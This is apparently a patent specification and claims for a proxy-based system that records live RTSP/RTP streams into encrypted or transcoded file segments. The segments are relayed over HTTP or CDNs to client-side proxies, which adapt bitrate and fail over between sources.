In FIG. 2 is a block diagram 200 for another embodiment of the present invention. As with FIG. 1, it shows an RTSP server 108, the server-side proxy 106, the client-side proxy 104, and a client device 102. FIG. 2, however, shows a plurality of RTSP servers 108 and a plurality of client devices 102. The connections 112 between the server-side proxy 106 and the RTSP servers 108 are the same, there are just multiple of them. Each connection 112 attaches to a different RTSP server 108, to retrieve different content which is to be spliced together. In one embodiment, one RTSP server 108 may contain a live event which pauses for commercial interruptions, while one or more other RTSP servers 108 may contain advertisements which are to be inserted during the commercial breaks. In another embodiment, multiple RTSP servers 108 may contain different camera angles for a given live event, where a final video stream switches between the different camera angles. In one embodiment, the splicing of streams (advertisements) and/or the switching of streams (camera angles) is determined before the event and performed on a set schedule. In another embodiment, the splicing of streams (advertisements) and/or the switching of streams (camera angles) is determined live by user intervention. Though only one client-side proxy 104 is shown, multiple client-side proxies 104 may connect to a single server-side proxy 106. A client-side proxy 104 may also connect to multiple server-side proxies 106.

In one embodiment, the server-side proxy 106 takes each of the recorded streams and transcodes them into a plurality of encodings. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ.

The connection 110 between the client-side proxy 104 and the server-side proxy 106 is the same as in the discussion of FIG. 1. The segment parsing and RTP/RTCP packet normalization and pacing performed by the client-side proxy 104 is also the same as in the discussion of FIG. 1. The connection 214 between the client devices 102 and the client-side proxy 104 is via a multicast connection such as an IP multicast distribution tree. The client-side proxy 104 and client devices 102 connect to the multicast distribution tree through a multicast registration protocol, e.g., IGMP. A multicast router infrastructure is typically required. The client-side proxy 104 then sends the RTP/RTCP data to a multicast address, and does not communicate with client devices 102 directly. The client devices 102 receive the live data from the multicast tree and deliver the data to the native media player which renders the stream. The HTTP proxy infrastructure is transparent to the native media player which receives RTSP/RTP data as requested.

FIG. 3 is a block diagram 300 for another embodiment of the present invention. As with FIGs. 1 and 2, it shows an RTSP server 108, the server-side proxy 106, the client-side proxy 104, and a client device 102. FIG. 3, however, shows a single server-side proxy 106 with multiple RTSP connections 112 to it. The server-side proxy 106 connects to a CDN 320 for remote storage of the generated segments. FIG. 3 also shows a more detailed view of the client device 102, with an integrated client-side proxy 104. Each RTSP connection

112 connects to the same RTSP server 108. In one embodiment, the each RTSP connection 112 retrieves the same content, each encoded at a different bitrate, frame rate, and/or resolution. The server-side proxy 106 makes multiple simultaneous RTSP connections 112 to the RTSP server 108 and records all of the different encodings so that it can service a request for any of the different encodings at any time. In another embodiment, each RTSP connection 112 retrieves different content and the server-side proxy 106 takes the recorded streams and transcodes them into a plurality of encodings. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ. Though only one client-side proxy 104 is shown, multiple client-side proxies 104 may connect to the CDN 320. A client-side proxy 104 may also connect to multiple CDNs 320.

The client-side proxy 104 is integrated into the client device 102, by being embedded into a client device application 318. The client device application 318 integrates the client-side proxy 104 software to provide direct access to the native media player 316. This integration provides the highest level of security as the HTTP proxy security is extended all the way to the client device 102. Whether it is the transport security of HTTPS or the content security of the segment encryption, extending the security later to the client device 102 prevents the possibility of client-side man-in-the-middle attacks. In one embodiment, the connection 110 between the client-side proxy 104 and the CDN 320 is a persistent HTTP connection. In another embodiment, the connection 110 is a persistent HTTPS connection. In another embodiment, the connection 110 is a onetime use HTTP connection. In another embodiment, the connection 110 is a onetime use HTTPS connection. In another embodiment, the connection 110 is a persistent FTP, SFTP, or SCP connection. In another embodiment, the connection 110 is a onetime use FTP, SFTP, or SCP connection.

In one embodiment, the client-side proxy 104 requests the first segment for the stream from the CDN 320. In another embodiment the client-side proxy 104 requests the current segment for the stream from the CDN 320. If the stream is a live stream, the current segment will provide the closest to live viewing experience. If the client device 102 prefers to see the stream from the beginning, however, it may request the first segment, whether the stream is live or not. For some live events, the entire history of the stream may not be saved, therefore, if the first segment does not exist, the current segment should be retrieved.

For video on demand (VoD), the first segment should exist.

The client-side proxy 104 polls for the availability of the next segment using the appropriate mechanism for the specific protocol, as should be familiar to those skilled in the art. The segment parsing and RTP/RTCP packet normalization and pacing performed by the client-side proxy 104 is the same as in the discussion of FIG. 1. The connection 114 between the client devices 102 and the client-side proxy 104 is the same as in the discussion of FIG. 1. The native media player 318 receives the data directly from the client-side proxy 104 and renders the stream. The HTTP proxy infrastructure is transparent to the native media player which receives RTSP/RTP data as requested.

To support rate adaptation, the client-side proxy 104 measures the bandwidth and latency of the segment retrieval from the server-side proxy 106 or CDN 320. In one embodiment, the client-side proxy 104 calculates the available bandwidth based on download time and size of each segment retrieved. In one embodiment, bitrate switching is initiated when the average bandwidth falls below the current encoding's bitrate or a higher bitrate encoding's bitrate:

```
int bandwidth_avg       // average available network bandwidth
int video_bit_rate      // current video encoding bit rate
if bandwidth_avg < video_bit_rate
  for each encoding sorted by bit rate in descending order
    if encoding.bit_rate < bandwidth_avg && encoding.bit_rate !=
video_bit_rate
      change encoding
      break
    end
  end
end
```

In one embodiment, when an encoding change is desired, the client-side proxy 104 will terminate its existing persistent HTTP connection and initiate a new persistent HTTP connection requesting the data for the new encoding. In another embodiment, polled approaches just switch the segment type requested from the server-side proxy 106 or CDN 320 by the client-side proxy 104.

FIG. 4 is a diagram 400 of a segment format which may be used in accordance with an embodiment of the present invention. The segment 402 contains a plurality of segment frames 404. Each segment frame 404 consists of a frame header 406 and a frame payload

408. The frame header 406 contains frame type information 410 and frame payload length information 412. In one embodiment, the frame type indicates the payload channel information (audio RTP, audio RTCP, video RTP, and/or video RTCP) as well as any additional information about the payload framing. The frame payload length 412 indicates the length of the segment frame payload section 408. The frame payload length 412 may be used to parse the segment sequentially, without the need for global index headers and metadata to be packed at the beginning of the segment. In one embodiment, the frame header 406 is aligned to 4 or 8 byte boundaries to optimize copying of the frame payload 408. In one embodiment, the frame payload 408 contains an RTP or RTCP packet 414. In one embodiment, RTP protocol pads the frame payload 408 out to a 4 or 8 byte boundary, to ensure that the frame header 406 is 4 or 8 byte aligned, respectively.

FIG. 5 is a flow chart 500 describing the process of retrieving content from an RTSP server 108 and generating segments in the server-side proxy 106. In step 502, the server-side proxy 106 initiates a connection to the RTSP server 108, setting up the necessary RTP/RTCP channels (i.e., audio RTP, audio RTCP, video RTP, and/or video RTCP). In step 504, it checks to see if a new segment file is needed. In the case of a new connection, a new segment file is needed. In the case of an existing connection, the segment file contents are checked against segment file capacity thresholds. In one embodiment, the file capacity is based on the wall-clock duration of the stream, e.g., 10 seconds of data. In another embodiment, the file capacity is based on video key frame boundaries, e.g. 10 seconds of data plus any data until the next key frame is detected. In another embodiment, then file capacity is based on file size in bytes, e.g., 128KB plus any data until the next packet. If the threshold is not met, processing continues to step 506. If the threshold has been met, or the connection is new, processing continues to step 508. The processing from step 508 for existing connections is described below. For new connections, step 508 simply opens a new segment which is used during the processing of steps 506 through 516/518 for the first segment of a new connection.

In step 506, the server-side proxy 106 reads from the RTP/RTCP connections. The reads are performed periodically. In one embodiment, a delay is inserted at the beginning of step 506, e.g., 1 second, to allow RTP/RTCP data to accumulate in the sockets. The data from all RTP/RTCP channels is read, and ordered. In one embodiment, packets are inserted into a priority queue, based on their timestamps. Enforcing time-based ordering simplifies the parsing for the client-side proxy 104. The priority queue allows data to be written into segments based on different segment sizing criteria. In one embodiment, packet data from the priority queue is later read and written to the segment file. This allows the segment file to write less than the amount of data that was read from the sockets. In another embodiment, RTP/RTCP packets are written directly into the segment file.

Once a batch read is completed, the processing proceeds to step 516 to check and see if any transcoding is required. If transcoding is required, processing proceeds to step 518 where the transcoding occurs. In one embodiment, a plurality of queues are maintained, one for each transcoding. The RTP frame data is reassembled and transcoded using methods which should be known to those skilled in the art. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ. The transcoded frames are re-encapsulated using the existing RTP headers that were supplied with the original input. The encapsulated frames are written to the corresponding queues associated with each encoding.

Once transcoding is complete, or if no transcoding was required, processing proceeds back to step 504 to check and see if the segment thresholds have been met with the newly read data. The loop from 504 through 516/518 is repeated until the segment threshold is reached in step 508.

In step 508, the data for the segment is flushed out to a file and the file is closed. In one embodiment, the threshold checking performed in step 504 indicates how much data to pull from the priority queue and write to the file. Once the file has been written, the buffers are flushed and the file is closed. In another embodiment, the data has already been written to the segment file in step 506 and only a buffer flush is required prior to closing the file. Once the buffer has been flushed, two parallel paths are executed. In one execution path, processing proceeds back to step 506 for normal channel operations. In another execution path, starting in step 510, post processing is performed on the segment and the segment is delivered to the client. In step 510, a check is done to see if segment encryption is required. If no segment encryption is required processing proceeds to step 514. If segment encryption is required, processing proceeds to step 512 where the segment encryption is performed. The segment encryption generates a segment specific seed value for the encryption cipher. In one embodiment, the encryption seed is based off of a hash (e.g., MD5 or SHA1) of the shared secret and the segment number. Other seed generation techniques may also be used, as long as they are reproducible and known to the client-side proxy 104. Once the segment has been encrypted, processing proceeds to step 514. In step 514, the segment is read for delivery to the client-side proxy 104. If the client-side proxy 104 has initiated a persistent HTTP connection to the server-side proxy 106, the segment is sent out over the persistent HTTP connection. The segment name, which contains meaningful information about the segment (e.g., segment number, encoding type, and encryption method) is sent first, and then the segment itself is sent after. Each is sent as an individual HTTP chunk.

FIG. 6 is a flow chart 600 describing the process of retrieving content from the server-side proxy 106 or CDN 320 and redistributing that content over RTSP connections 114 or multicast trees 214 to client devices 102 from the client-side proxy 104. In step 602, the client-side proxy 104 accepts an RTSP connection from the client device 102. In step 604, the client-side proxy 104 then initiates a persistent HTTP connection to the server-side proxy 106 or CDN 320. In one embodiment, a persistent HTTPS connection using SSL/TLS to secure the connection is initiated. The HTTP GET request indicates a segment name. The segment name contains meaningful information about the segment (e.g., segment number, encoding type, encryption method, and the source content identifier). The server-side proxy 106 associates the request with an existing backend process 500 (FIG. 5), or creates a new backend process 500 to service the request. Processing then proceeds to step 606 where the client-side proxy 104 waits for a segment to be sent by the server-side proxy 106. When the segment is received by the client-side proxy 104, the client-side proxy 104 calculates the time it took to receive the segment, and uses that to compute a bandwidth estimate. The bandwidth estimate is used at a later point to check and see if a rate switch should be initiated.

The segment pre-processing starts in step 608. In step 608, the segment is checked to see if it is encrypted. In one embodiment, encryption is denoted by the segment name. If the segment is encrypted, then processing proceeds to step 610 where the segment is decrypted. Once the segment is decrypted, or if the segment was not encrypted, processing proceeds to step 612. In step 612, the segment is parsed and the RTP/RTCP contents are retrieved. The RTP/RTCP headers are normalized so that port numbers, sequence numbers, and timestamps provided by the RTSP server 108 to the server-side proxy 106, are converted to match the connection parameters negotiated between the client-side proxy 104 and the client device 102. The RTP/RTCP packets are then queued for transmission to the client device 102. Relative time-based pacing is implemented so as not to overrun the client device 102. In one embodiment, each packet is paced exactly using the difference in timestamps from the original RTP/RTCP packets to determine the delay between packet transmissions. In another embodiment, packets are sent in bursts, using the difference in timestamps from the original RTP/RTCP packets to determine the delay between packet burst transmissions. Once all the packets from the current segment have been sent, processing proceeds to step 614.

In step 614, a check is performed to see if a rate switch is desired. The bandwidth estimate information gathered in step 606 is compared with the bitrate of the segment that was just retrieved. If the available bandwidth is less than, or very near the current video encoding's bitrate, then a switch to a lower bitrate may be warranted. If the available bandwidth is significantly higher than the current encoding's bitrate and a higher bitrate encoding's bitrate, then a switch to a higher bitrate may be acceptable. If no rate switch is desired, then processing proceeds back to step 606 to await the next segment. If a rate switch is desired, processing proceeds to step 616 where the new bitrate and new segment name are determined. The current persistent HTTP connection is then terminated, and processing proceeds back to step 604 to initiate a new persistent HTTP connection. In one embodiment, the check for a rate switch may be performed in parallel with segment decryption and parsing to mask the latency of setting up the new persistent HTTP connection.

FIG. 7 is a flow chart 700 describing another process for retrieving content from the server-side proxy 106 or CDN 320 and redistributing that content over RTSP connections 114 or multicast trees 214 to client devices 102 from the client-side proxy 104. In step 702, the client-side proxy 104 accepts an RTSP connection from the client device 102. In step 704, the client-side proxy 104 then issues an HTTP request to the server-side proxy 106 or CDN 320. In one embodiment, an HTTPS connection using SSL/TLS secures the connection. The HTTP GET request indicates a segment name. The segment name contains meaningful information about the segment (e.g., segment number, encoding type, encryption method, and the source content identifier). Processing then proceeds to step 706 where the client-side proxy 104 waits for a segment to be retrieved from the server-side proxy 106 or CDN 320. When the segment is received by the client-side proxy 104, the client-side proxy 104 calculates the time it took to receive the segment, and uses that to compute a bandwidth estimate.

The segment pre-processing starts in step 708. In step 708, the segment is checked to see if it is encrypted. In one embodiment, encryption is denoted by the segment name. If the segment is encrypted, then processing proceeds to step 710 where the segment is decrypted. Once the segment is decrypted, or if the segment was not encrypted, processing proceeds to step 712. In step 712, the segment is parsed and the RTP/RTCP contents are retrieved. The RTP/RTCP headers are normalized so that port numbers, sequence numbers, and timestamps provided by the RTSP server 108 to the server-side proxy 106, are converted to match the connection parameters negotiated between the client-side proxy 104 and the client device 102. The RTP/RTCP packets are then queued for transmission to the client device 102. Relative time-based pacing is implemented so as not to overrun the client device 102. In one embodiment, each packet is paced exactly using the difference in timestamps from the original RTP/RTCP packets to determine the delay between packet transmissions. In another embodiment, packets are sent in bursts, using the different in timestamps from the original RTP/RTCP packets to determine the delay between packet burst transmissions. Once all the packets from the current segment have been sent, processing proceeds to step 714.

In step 714, a check is performed to see if a rate switch is desired. The bandwidth estimate information gathered in step 706 is compared with the bitrate of the segment that was just retrieved. If the available bandwidth is less than, or very near the current video encoding's bitrate, then a switch to a lower bitrate may be warranted. If the available bandwidth is significantly higher than the current encoding's bitrate and a higher bitrate encoding's bitrate, then a switch to a higher bitrate may be acceptable. If a rate switch is desired, processing proceeds to step 716 where the new bitrate and new segment name are determined. Once the new next segment is determined, or if no rate change was necessary, processing proceeds to step 718 where the pacing delay is calculated and enforced. The client-side proxy 104 does not need to retrieve the next segment until the current segment has played out; the pacing delay minimizes unnecessary network usage. In one embodiment, a pacing delay of $(D - S/B - E)$, where D is the duration of the current segment, S is the size of the current segment (used as the estimated size of the next segment), B is the estimated available bandwidth, and E is an error value > 0. The calculation takes the duration of the current segment, minus the retrieval time of the next segment, minus some constant to prevent underrun as the pacing delay. In another embodiment, no pacing delay is enforced, to provide maximum underrun protection. Processing waits in step 718 for the pacing delay to expire, then proceeds back to step 704 to issue the next segment retrieval HTTP GET request.

FIG. 8 is a diagram 800 of the components of the server-side proxy 106. A video stream 812 is recorded by the stream recorder 802. The stream recorder implements the specific protocol required to connect to the video stream 812. In one embodiment the protocol is RTMP. In another embodiment the protocol is RTSP/RTP. In another embodiment, the protocol is HTTP Live Streaming. In another embodiment, the protocol is Smooth Streaming. There are numerous live streaming protocols, as should be known to those skilled in the art, of which any would be suitable for the stream recorder 802. The stream recorder 802 passes recorded data to the stream transcoder 804, as it is received. The stream transcoder 804 is responsible for decoding the input stream and re-encoding the output video frames in the proper output bitrate, frame rate, and/or resolution. The stream transcoder 804 passes the re-encoded frames to the output framer 806. The output framer 806 is responsible for packing the encoded frames into the proper container format. In one embodiment, the stream transcoder 804 and output framer 806 support the H.264 , H263, MPEG2, MPEG4, and WVM, video codecs and the MP3, AAC, AMR, and WMA audio codecs, along with the FLV, MOV, 3GP, MPEG2-TS and Advanced Systems Format (ASF) container formats. In another embodiment, the stream transcoder 804 and output framer 806 may support other standard or proprietary codecs and container formats. In one embodiment, the output framer supports RTP encapsulation as well as the custom segment encapsulation described in FIG. 4. There are numerous video and audio codecs and container formats, as should be known to those skilled in the art, of which any would be suitable for the stream transcoder 804 and output framer 806. The output framer 806 writes the formatted data into segment files in the local media storage 816. The output framer 806 is responsible for enforcing segment boundaries and durations. When the segments are complete, the output framer 806 notifies the segment encryptor 808. If segment encryption is required, the segment encryptor 808 reads the segment from the media storage 816, encrypts the segment, and writes the encrypted segment back out to the media storage 816.

In one embodiment, the segment uploader 810 is notified that the segment is ready for upload to the CDN 320 and the segment uploader 810 uploads the finished segments to the CDN 320 over connection 814. In one embodiment, the segment uploader 810 uses persistent HTTP connections to upload segments. In another embodiment, the segment uploader 810 uses persistent HTTPS connections to upload segments. In another embodiment, the segment uploader 810 uses onetime use HTTP connections to upload segments. In another embodiment, the segment uploader 810 uses onetime use HTTPS connections to upload segments. In another embodiment, the segment uploader 810 uses persistent FTP, SFTP, or SCP connections to upload segments. In another embodiment, the segment uploader 810 uses onetime use FTP, SFTP, or SCP connections to upload segments. In another embodiment, segment uploader 810 uses simple file copy to upload segments. There are numerous methods, with varying levels of security, which may be used to upload the files, as should be known to those skilled in the art, of which any would be suitable for the segment uploader 810.

In another embodiment, the completed segments are made available to an HTTP server 818. The HTTP server 818 accepts connections from the client-side proxy 104. Segments are read from the media storage 816 and delivered to the client-side proxy 104.

FIG. 9 is a diagram 900 of a client device, wherein the client device native media player 910 supports RTSP/RTP. In one embodiment, the client contains a downloader 902. The downloader 902 is responsible for interacting with the server-side proxy 106 or CDN 320 to retrieve segments. In one embodiment, the downloader 902 keeps track of multiple server-side proxies 106 or CDNs 320. Segments are retrieved from the primary server-side proxy 106 or CDN 320. If the response to a segment request fails to arrive in an acceptable amount of time, the downloader 902 issues a request to an alternate server-side proxy 106 or CDN 320. In one embodiment, the retrieval timeout is set as a percentage of the duration of the segment (e.g., 20%). The segments retrieved are written into the media buffer 920 and the downloader 902 notifies the segment decryptor 904. If the segment does not require decryption, the segment decryptor 904 notifies the segment parser 906 that the segment is ready. If the segment does require decryption, the segment decryptor 904 reads the segment from the media buffer 920, decrypts the segment, writes the decrypted segment back out to the media buffer 920, and notifies the segment parser 906 that the segment is ready. RTSP requires separate frame based delivery for audio and video tracks. The segments retrieved use the format 400 detailed in FIG. 4. The segments are parsed by the segment parser 906 to extract the individual audio and video RTP/RTCP frames. The RTP/RTCP frames are extracted and handed off to the RTSP server 908. In one embodiment, the segment parser 906 removes the segment from the media buffer 920 once it has been completely parsed. In another embodiment, the segment parser 906 does not purge segments until the media buffer 920 is full. The RTSP server 908 handles requests from the media player 910 on the RTSP control channel 914, and manages setting up the audio and video RTP channels 916 and 918, and the audio and video RTCP channels 917 and 919. The audio and video RTP/RTCP frames are sent in a paced manner, by the RTSP server 908 on their respective RTP/RTCP channels 916, 918, 917, and 919. In one embodiment, the relative inter-frame pacing information is gleaned from the RTP header timestamps. In one embodiment, the RTP headers are spoofed to produce valid sequence numbers and port numbers, etc., prior to delivery to the native media player 910.

FIG. 10 is a diagram 1000 of a client device, wherein the client device native media player 1010 supports HLS. In one embodiment, the client contains a downloader 1002. The downloader 1002 is responsible for interacting with the server-side proxy 106 or CDN 320 to retrieve segments. In one embodiment, the downloader 1002 keeps track of multiple server-side proxies 106 or CDNs 320. Segments are retrieved from the primary server-side proxy 106 or CDN 320. If the response to a segment request fails to arrive in an acceptable amount of time, the downloader 902 issues a request to an alternate server-side proxy 106 or CDN 320. In one embodiment, the retrieval timeout is set as a percentage of the duration of the segment (e.g., 20%). The segments retrieved are written into the media buffer 1020 and the downloader 1002 notifies the segment decryptor 1004. If the segment does not require decryption, the segment decryptor 1004 notifies the m3u8 playlist generator 1006 that the segment is ready. If the segment does require decryption, the segment decryptor 1004 reads the segment from the media buffer 1020, decrypts the segment, writes the decrypted segment back out to the media buffer 1020, and notifies the m3u8 playlist generator 1006 that the segment is ready. The playlist generator 1006 is passed the segment file location, in the media buffer, by the segment decryptor 1004. The playlist generator 1006 updates the existing playlist adding the new segment and removing the oldest segment and passes the updated playlist to the HTTP server 1008. The playlist generator 1006 is also responsible for purging old segments from the media buffer 1020. In one embodiment, segments are purged from the media buffer 1020 as segments are removed from the playlist. In another embodiment, segments are only purged once the media buffer 1020 is full, to support the largest possible rewind buffer. The HTTP server 1008 responds to playlist polling requests from the media player 1010 with the current playlist provided by the playlist generator 1006. The HTTP server 1008 responds to segment requests from the media player 1010 by retrieving the segment from the media buffer 1020 and delivering it to the media player 1010. The media player 1010 connects to the HTTP server 1008 though a local host HTTP connection 1016.

FIG. 11 is a block diagram 1100 for another embodiment of the present invention. As with FIGs. 1, 2, and 3, it shows an RTSP server 108, the server-side proxy 106, the client-side proxy 104, and a client device 102. As with FIG. 3, it shows multiple RTSP connections 112 to the server-side proxy 106. The server-side proxy 106 connects to a plurality of CDNs 320 for redundancy in the remote storage of the generated segments, allowing for redundancy in the retrieval of segments. The client-side proxy 104 is integrated into the client device 102 application 318. The native HLS media player 316 connects to the client-side HLS proxy 104 via an HTTP connection 1122. The server-side proxy 106 makes multiple simultaneous RTSP connections 112 to the RTSP server 108 and retrieves the same content encoded at different bitrates, frame rates, and/or resolutions. In one embodiment only the video bitrates differ between encodings. In another embodiment, the video bitrates, frame rates, and/or resolution may differ. Though only one client-side proxy 104 is shown, multiple client-side proxies 104 may connect to the CDNs 320.

In one embodiment, the client-side proxy 104 connects to only a primary CDN 320 via connection 110. In one embodiment, the primary CDN is configured by the user or via the application 318. In one embodiment, if the request for content from the primary CDN 320 does not produce a response in a set amount of time, the client-side proxy 104 will initiate a second connection 110’ to an alternate CDN 320’ to retrieve the content. In one embodiment, the alternate CDNs are configured by the user or via the application 318. This provides resiliency to the system against CDN 320 network access failures for either the client-side proxy 104 or the server-side proxy 106.

In another embodiment, the client-side proxy 104 connects to both a primary CDN 320 and an alternate CDN 320’, via connections 110 and 110’ respectively. In one embodiment, the primary and alternate CDNs 320 are configured by the user or via the application 318. The client-side proxy 104 issues requests for a segment to all CDNs 320.

The connection 110 for the first response to begin to arrive is chosen and all other connections 110 are aborted. This provides not only resiliency against CDN 320 network access failures, but also optimizes retrieval latency based on initial response time.

In one embodiment, the connections 110 and 110' between the client-side proxy 104 and the CDN 320 are persistent HTTP connections. In another embodiment, the connections 110 and 110' are persistent HTTPS connections. In another embodiment, the connections 110 and 110' are onetime use HTTP connections. In another embodiment, the connections 110 and 110' are onetime use HTTPS connections. In another embodiment, the connections 110 and 110' are persistent FTP, SFTP, or SCP connections. In another embodiment, the connections 110 and 110' are onetime use FTP, SFTP, or SCP connections.

FIG. 12 is a flow chart 1200 describing the process of implementing segment retrieval resiliency between client-side proxies 104 and server-side proxies 106 or CDNs 320. In step 1202, the client-side proxy 104 initiates a connection 110 to a primary server-side proxy 106 or CDN 320 and proceeds to step 1204. In step 1204, the client-side proxy 104 issues a segment retrieval request to the primary server-side proxy 106 or CDN 320. The client-side proxy 104 also sets a timer to detect when the segment response is taking too long. The timer should be set for less than the segment duration (e.g., 1/5 the segment duration) to allow enough time to request the segment from an alternate server-side proxy 106 or CDN 320. In one embodiment, the timer may be set for zero time in order to initiate multiple simultaneous requests for segments from multiple server-side proxies 106 or CDNs 320. When the segment response is received, or if the timer expires, processing proceeds to step 1206. In step 1206, the client-side proxy 104 checks to determine if the segment was received or if the timer expired. If the segment was received processing proceeds to step 1208, otherwise processing proceeds to step 1210. In step 1208, the received segment is processed. In one embodiment, segment retrieval is paced, so segment processing includes delaying until the next segment retrieval time. Once segment processing is complete, processing proceeds back to step 1204 where the next segment to be retrieved is requested. In step 1210, the current segment retrieval request has been determined to be taking too long. A new connection 110' may be initiated to an alternate server-side proxy 106 or CDN 320. In one embodiment, the current request is immediately aborted. In another embodiment, both the current connection 110 and the new connection 110' are kept open until a response is received and the connection 110 with the fastest response is used, and the other connection 110 is closed. Once the alternate connection is opened, processing proceeds back to step 1204 where the segment request to the alternate server-side proxy 106 or CDN 320 is issued.

For purposes of completeness, the following provides a non-exclusive listing of numerous potential specific implementations and alternatives for various features, functions, or components of the disclosed methods, system and apparatus.

The streaming server may be realized as an RTSP server, or it may be realized as an HLS server, or it may be realized as an RTMP server, or it may be realized as a Microsoft Media Server (MMS) server, or it may be realized as an Internet Information Services (IIS) Smooth Streaming server.

Streaming data may be audio/video data. The audio/video may be encapsulated as RTP/RTCP data, or as MPEG-TS data, or as RTMP data, or as ASF data, or as MP4 fragment data.

Audio RTP, audio RTCP, video RTP, and video RTCP data within the file segments may be differentiated using custom frame headers. The custom frame headers may include audio/video track information for the frame, and/or frame length information, and/or end-of-stream delimiters.

Either fixed duration or variable duration segments may be used. Fixed duration segments may be of an integral number of seconds.

File segments may be encrypted, and if so then per-session cipher algorithms may be negotiated between proxies. Encryption algorithms that can be used include AES, RC4, and HC128. Different file segments may use different seed values for the cipher. Per-session seed modification algorithms may also be negotiated between proxies. A seed algorithm may use a segment number as the seed, or it may use a hash of the segment number and a shared secret.

Storage devices used for storing file segments may include local disks, and/or remote disks accessible through a storage access network.

The storage devices may be hosted by one or more content delivery networks (CDNs). A CDN may be accessed through one or more of HTTP POST, SCP/SFTP, and FTP. The client-side proxy may retrieve segments from the CDN.

Data may be transferred between proxies using HTTP, and if so persistent connections between proxies may be used. Segments may be transferred securely using HTTPS SSL/TLS.

The client-side proxy may be a standalone network device. Alternatively, it may be embedded as part of an application in a client device (e.g., a mobile phone).

The client-side proxy may cache segments after they are retrieved. The segments may be cached only until the content which they contain has been delivered to the client media player, or they may be cached for a set period of time to support rewind requests from the client media player.

The server-side proxy may initiate a plurality of connections to a single streaming server for a single media, and may request a different bitrate for the same audio/video data on each connection. The client-side proxy may request a specific bitrate from the server-side proxy.

The server-side proxy may initiate a plurality of connections to a plurality of streaming servers for a single media. Alternatively, it may initiate a plurality of connections to a plurality of streaming servers for a plurality of different media. Media data from different connections may be spliced together into a single stream. For example, advertisements may be spliced in, or the data from different connections may be for different viewing angles for the same video event.

The client-side proxy may stream the segment data to the media player on the client device, for example using appropriate RTP/RTCP ports to an RTSP media player. Streaming may be done via IP multicast to client media players. The server-side proxy may act as an MBMS BCMCS content provider, and the client-side proxy may act as an MBMS BCMCS content server. Data may be made available to the client via HTTP for an HLS media player.

The server-side proxy may connect to the streaming server to retrieve a high bitrate media. The high bitrate media may be transcoded into a plurality of different encodings, e.g., a plurality of different bitrates, a plurality of different frame rates, a plurality of different resolutions. Independent file segments may be generated for each encoding. A plurality of container formats may be supported, such as MPEG-TS format or a custom RTP/RTCP format. All of the different encoding and format segment files may be made available to the client-side proxy through the storage device.

The client-side proxy may request segments from a single server-side proxy. A segment may be retrieved from an alternate first proxy if the primary first proxy does not respond with an acceptable amount of time.

The client-side proxy may request segments from a plurality of server-side proxies, and may accept the first response that is received. Requests whose responses were not received first may be cancelled.

Though various implementations of both the client-side proxy and the server-side proxy are described, the heterogeneous permutations of multiple client-side proxy implementations and server-side proxy implementations are all valid. Any client-side proxy implementations, be they embedded in a mobile device application, or as a stand-alone appliance, using multicast or unicast delivery, may be paired with any of the server-side implementations, be they delivering segments via a local HTTP server or through one or more CDNs and connecting to one or multiple streaming servers. The abstraction of the tunneling functionality provided by the client-side and server-side proxies allow for transparent usage by the client device. The client device connects to the client-side proxy, regardless of its specific implementation. The server-side proxy connects to the streaming servers, regardless of its specific implementation. The client-side proxy and the server-side proxy communicate with each other to transparently tunnel media content from the streaming server to the client device. The tunneling may be through various physical transport mechanisms, including using a CDN as an intermediate storage device. It should be understood that the examples provided herein are to describe possible independent implementations for the client-side and server-side proxies, but should not be taken as limiting the possible pairing of any two client-side or server-side proxy implementations.

In the description herein for embodiments of the present invention, numerous specific details are provided, such as examples of components and/or methods, to provide a thorough understanding of embodiments of the present invention. One skilled in the relevant art will recognize, however, that an embodiment of the invention can be practiced without one or more of the specific details, or with other apparatus, systems, assemblies, methods, components, materials, parts, and/or the like. In other instances, well-known structures, materials, or operations are not specifically shown or described in detail to avoid obscuring aspects of embodiments of the present invention.

CLAIMS

What is claimed is:

1. A method of operating a server-side proxy in a streaming data delivery system, comprising:

connecting to a streaming server to receive streaming data;

aggregating the streaming data into file segments and storing the file segments on one or more storage devices; and

transferring the file segments from the storage devices to a client-side proxy for delivery to a client device.

2. A method according to claim 1, wherein connecting to the streaming server comprises creating one or more real-time streaming connections.

3. A method according to claim 2, wherein the real-time streaming connections include a plurality of connections to the streaming server, the connections carrying the streaming data at respective distinct bit rates.

4. A method according to claim 2, wherein the streaming server is realized as a selected one of Real-Time Streaming Protocol (RTSP) server, an HTTP Live Streaming (HLS) server, a Real-Time Messaging Protocol (RTMP) server, a Microsoft Media Server (MMS) server, and an Internet Information Services (IIS) Smooth Streaming server.

5. A method according to claim 1, wherein the streaming data includes audio/video data encapsulated as a selected one of Real-Time Protocol/Real-Time Control Protocol (RTP/RTCP) data, MPEG Transport Stream (MPEG-TS) data, Real-Time Messaging Protocol (RTMP) data, Advanced Systems Format (ASF) data, and MPEG-4 (MP4) fragment data.

6. A method according to claim 1, wherein the streaming server is one of a plurality of streaming servers, and connecting to the streaming server is part of establishing respective connections to each of the plurality of streaming servers.

7. A method according to claim 6, wherein the connections to different streaming servers carry respective distinct media.

8. A method according to claim 7, further including splicing media from distinct ones of the connections to create a single output stream to be delivered to the client device.

9. A method according to claim 1, wherein transferring the file segments includes encrypting the file segments from the storage devices to form encrypted file segments and transferring the encrypted file segments to the client-side proxy.

10. A method according to claim 1, wherein aggregating the file segments includes transcoding the file segments into transcoded file segments and aggregating the transcoded file segments for storing on the storage devices and transferring to the client-side proxy.

11. A method according to claim 1, wherein the file segments contain data of distinct types differentiated through use of custom frame headers each including media information, length information and an end-of-stream delimiter.

12. A method according to claim 1, wherein transferring includes use of a secure connection between the server-side proxy and the client-side proxy to securely transfer the file segments to the client-side proxy.

13. A server-side proxy for use in a streaming data delivery system, comprising:

memory;

a processor;

input/output circuitry for connecting the server-side proxy to a streaming server, one or more storage devices, and a client-side proxy; and

one or more data buses by which the memory, processor and input/output circuitry are coupled together,

the memory and processor being configured to store and execute program instructions to enable the server-side proxy to perform the method of any of claims 1 to 12.

14. A method of operating a client-side proxy in a streaming data delivery system, comprising:

connecting to a server-side proxy to receive file segments of a data stream originated by a streaming server to which the server-side proxy is connected;

parsing the file segments to generate native live stream data; and

serving the native live stream data to one or more clients for live media playback.

15. A method according to claim 14, wherein serving the native live stream data to the clients comprises creating a respective real-time streaming connection to the respective client.

